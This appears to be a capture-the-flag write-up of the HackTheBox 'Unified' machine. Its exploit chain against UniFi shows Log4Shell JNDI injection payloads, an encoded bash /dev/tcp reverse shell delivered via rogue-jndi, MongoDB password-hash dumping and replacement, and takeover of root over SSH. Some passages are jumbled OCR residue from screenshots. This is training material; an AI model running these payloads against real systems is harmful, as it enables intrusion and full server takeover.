
Unified:HackTheBox

- Open ports found:
    - 22
    - 6789
    - 8080
    - 8443

```
port 8080 is acting as a proxy forwarding traffic to 8443 which is running
UniFi network versin 6.4.54
```

The default password and username seem to have been changed.

```
CVE-2021-44228 exists,
This vulnerability is based of Java logging Library, Log4j to achieve
remote code execution for version priot to 6.5.54.
The vulnerabilty is mostly found in the rememberme value in the login
request.
```




Request to https://10.129.173.75:8443

```
POST /api/login HTTP/1.1
Host: 10.129.173.75:8443
Content-Length: 68
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Content-Type: application/json; charset=utf-8
Accept: */*
Origin: https://10.129.173.75:8443
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://10.129.173.75:8443/manage/account/login?redirect=%2Fmanage
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "username":"ubnt",
  "password":"ubnt",
  "remember":false,
  "strict":true
}
```

```
We need to test if its vulnerable
```

```
>  curl -i -s -k -X POST -H $'Host: 10.129.173.75:8443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${jndi:ldap://eb0uvi.dnslog.cn:1389/o=tomcat}\",\"strict\":true}' $'https://10.129.173.75:8443/api/login'
```




```
└─$ curl -i -s -k -X POST -H $'Host: 10.129.173.75:8443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${jndi:ldap://eb0uvi.dnslog.cn:1389/o=tomcat}\",\"strict\":true}' $'https://10.129.
173.75:8443/api/login'
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Tue, 17 Sep 2024 13:35:37 GMT
Connection: close

{"meta":{"rc":"error","msg":"api.err.InvalidPayload"},"data":[]}

┌──(itsme㉿biggie)-[~]
```

The error message if proof enough that the command has been executed.
The payload to testing remember value : "${jndi:ldap://10.10.14.161/389}"
We will run tcpdump along burp to capture the response(the machine trying to connect to us.)



itsme@biggie: ~
itsme@bigg
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://10.129.173.75:8443
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 17
Response headers 9
Inspector
Notes
Search
0 highlights
Done
430 bytes | 801 millis

```
16:47:11.012366 IP 10.8.14.229.
16:47:11.012587 IP 10.8.14.229.
16:47:11.013964 IP cache.google
16:47:11.013966 IP cache.google
16:47:11.013967 IP cache.google
16:47:11.013968 IP cache.google
16:47:11.013969 IP cache.google
16:47:11.013971 IP cache.google
16:47:11.013972 IP cache.google
16:47:11.013973 IP cache.google
16:47:11.014038 IP cache.google
16:47:11.014039 IP cache.google
16:47:11.014041 IP cache.google
16:47:11.014042 IP cache.google
16:47:11.014044 IP cache.google
16:47:11.014045 IP cache.google
16:47:11.014047 IP cache.google
16:47:11.014048 IP cache.google
16:47:11.014106 IP cache.google
16:47:11.014108 IP cache.google
16:47:11.014252 IP 10.8.14.229.
16:47:11.014463 IP 10.8.14.229.
16:47:11.015007 IP cache.google
16:47:11.015008 IP cache.google
16:47:11.017009 IP cache.google
16:47:11.017888 IP dns.google.d
16:47:11.018317 IP 10.8.14.229.
16:47:11.019123 IP 10.8.14.229.
16:47:11.025409 IP cache.google
16:47:11.184660 ARP, Request wh
16:47:11.705765 IP 10.8.14.229.
16:47:11.762196 IP dns.google.d
16:47:11.816253 IP 10.8.14.229.
16:47:11.873992 IP dns.google.d
16:47:11.874227 IP 10.8.14.229.
16:47:11.930016 IP dns.google.d
16:47:11.959549 IP 10.8.14.229.
16:47:12.015804 IP 10.8.14.229.
16:47:12.071573 IP dns.google.d
16:47:12.105653 ARP, Request wh
16:47:12.121902 IP 10.8.14.229.
16:47:12.177579 IP lb-140-82-11
16:47:12.178026 IP dns.google.d
^C
1207 packets captured
1208 packets received by filter
1 packet dropped by kernel

┌──(itsme㉿biggie)-[~]
└─$ sudo tcpdump -i tun0 port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:53:55.212306 IP 10.129.173.75.58916 > 10.10.14.161.ldap: Flags [S], seq 341657119, win 64240, options [mss 1362,sackOK,TS val 768413230 ecr 0,nop,wscale 7], length 0
16:53:55.212332 IP 10.10.14.161.ldap > 10.129.173.75.58916: Flags [R.], seq 0, ack 341657120, win 0, length 0
16:53:57.055071 IP 10.129.173.75.58918 > 10.10.14.161.ldap: Flags [S], seq 1510239008, win 64240, options [mss 1362,sackOK,TS val 768415074 ecr 0,nop,wscale 7], length 0
16:53:57.055103 IP 10.10.14.161.ldap > 10.129.173.75.58918: Flags [R.], seq 0, ack 1510239009, win 0, length 0
16:54:05.135882 IP 10.129.173.75.58924 > 10.10.14.161.ldap: Flags [S], seq 809560605, win 64240, options [mss 1362,sackOK,TS val 768423060 ecr 0,nop,wscale 7], length 0
16:54:05.135914 IP 10.10.14.161.ldap > 10.129.173.75.58924: Flags [R.], seq 0, ack 809560606, win 0, length 0
```

```
POST /api/login HTTP/1.1
Host: 10.129.173.75:8443
Content-Length: 96
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Content-Type: application/json; charset=utf-8
Accept: */*
Origin: https://10.129.173.75:8443
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://10.129.173.75:8443/manage/account/login?redirect=%2Fmanage
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "username":"ubnt",
  "password":"ubnt",
  "remember":"${jndi:ldap://10.10.14.161/389}",
  "strict":true
```


```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.173.75:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Tue, 17 Sep 2024 13:54:05 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

To achieve a reverse shell we need to clone and build rogue-jndi


> https://github.com/veracode-research/rogue-jndi

We need to craft our reverse shell and encode it using base64.

> echo 'bash -c bash -i >&/dev/tcp/10.10.14.162/1423 0>&1' | base64
> YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=
>
> 
>
> ```
> └─$ echo 'bash -c bash -i >&/dev/tcp/10.10.14.162/1423 0>&1' | base64
> YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=
> ```


With that Base64 output, build your command in rogue-jndi:

> java -jar rogue-jndi/target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=}|

> {base64,-d}|{bash,-i}" --hostname 10.129.173.75
>
> 
>
> ```
> └─$ java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=}|{base64,-d}|{bash,-i}" --hostname 10.129.173.75
> Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
> +-+-+-+-+-+-+-+-+-+
> |R|o|g|u|e|J|n|d|i|
> +-+-+-+-+-+-+-+-+-+
> Starting HTTP server on 0.0.0.0:8000
> Starting LDAP server on 0.0.0.0:1389
> Mapping ldap://10.129.173.75:1389/ to artsploit.controllers.RemoteReference
> Mapping ldap://10.129.173.75:1389/o=reference to artsploit.controllers.RemoteReference
> Mapping ldap://10.129.173.75:1389/o=websphere1 to artsploit.controllers.WebSphere1
> Mapping ldap://10.129.173.75:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
> Mapping ldap://10.129.173.75:1389/o=groovy to artsploit.controllers.Groovy
> Mapping ldap://10.129.173.75:1389/o=websphere2 to artsploit.controllers.WebSphere2
> Mapping ldap://10.129.173.75:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
> Mapping ldap://10.129.173.75:1389/o=tomcat to artsploit.controllers.Tomcat
> ```

We need to set up a nc listenter on our designated port.

Then run burp repeater as done in previous task.



```
┌──(itsme㉿biggie)-[~/thm/rogue-jndi]
└─$ nc -nlvp 1423
listening on [any] 1423 ...
connect to [10.10.14.161] from (UNKNOWN) [10.129.173.75] 38882
id
uid=999(unifi) gid=999(unifi) groups=999(unifi)
```

Target: https://10.129.173.75:8443

Request

```
Content-Length: 106
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Content-Type: application/json; charset=utf-8
Accept: */*
Origin: https://10.129.173.75:8443
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://10.129.173.75:8443/manage/account/login?redirect=%2Fmanage
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "username":"ubnt",
  "password":"ubnt",
  "remember":
  "${jndi:ldap://10.10.14.161:1389/o=tomcat}",
  "strict":true
}
```

Response

```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.173.75:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Tue, 17 Sep 2024 14:52:16 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 17
Response headers 9

Done


430 bytes | 2,334 millis

!!!!! AND WE ARE INNN!!!

This server is running mongoDB on port 27117.

> mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

The command above can be used to list users and their hashed passwords in X_shadow value




```
exception: connect failed
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
        "ui_settings" : {
                "neverCheckForUpdate" : true,
                "statisticsPrefferedTZ" : "SITE"
```

We need to create our own password, hash it then replace the original one

> mkpasswd -m sha-512 1234

Repacing it


> mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$vqvKhHO6ulc2UhNU$ACY2DAcPFD6Z.SHR3W.cYx4ClWwts/DJgBhl4vG3PNnLhbny7XsZqpEoSu/1CELfie650Ux71b9n3wNbC0K.t1"}})'




```
unifi@unified:/home/michael$

unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$vqvKhHO6ulc2UhNU$ACY2DAcPFD6Z.SHR3W.cYx4ClWwts/DJgBhl4vG3PNnLhbny7XsZqpEoSu/1CELfie650Ux71b9n
3wNbC0K.t1"}})'
<PNnLhbny7XsZqpEoSu/1CELfie650Ux71b9n3wNbC0K.t1"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$vqvKhHO6ulc2UhNU$ACY2DAcPFD6Z.SHR3W.cYx4ClWwts/DJgBhl4vG3PNnLhbny7XsZqpEoSu/1CELfie650Ux71b9n3wNbC0K.t1",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
        "ui_settings" : {
                "neverCheckForUpdate" : true,
                "statisticsPrefferedTZ" : "SITE",
                "statisticsPreferBps" : "",
                "tables" : {
```

This allows us to login with -u administrator -p 1234



Here we are able to get ssh creds that we can use.



Authentication between elements (devices) and the controller


SSH Authentication ☑ Enable SSH authentication

Username: root Password: ••••••••••••••••••••••

SSH Credentials can be seen and changed by all of Site Admins.

SSH Keys: No SSH keys have been defined.

!!!! AND VOILAAA . WE are ROOOOT!!!!



```
└─$ ssh root@10.129.173.75
The authenticity of host '10.129.173.75 (10.129.173.75)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.173.75' (ED25519) to the list of known hosts.
root@10.129.173.75's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# whoami
root
root@unified:~# sudo -l
Matching Defaults entries for root on unified:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on unified:
    (ALL : ALL) ALL
```

References

> https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi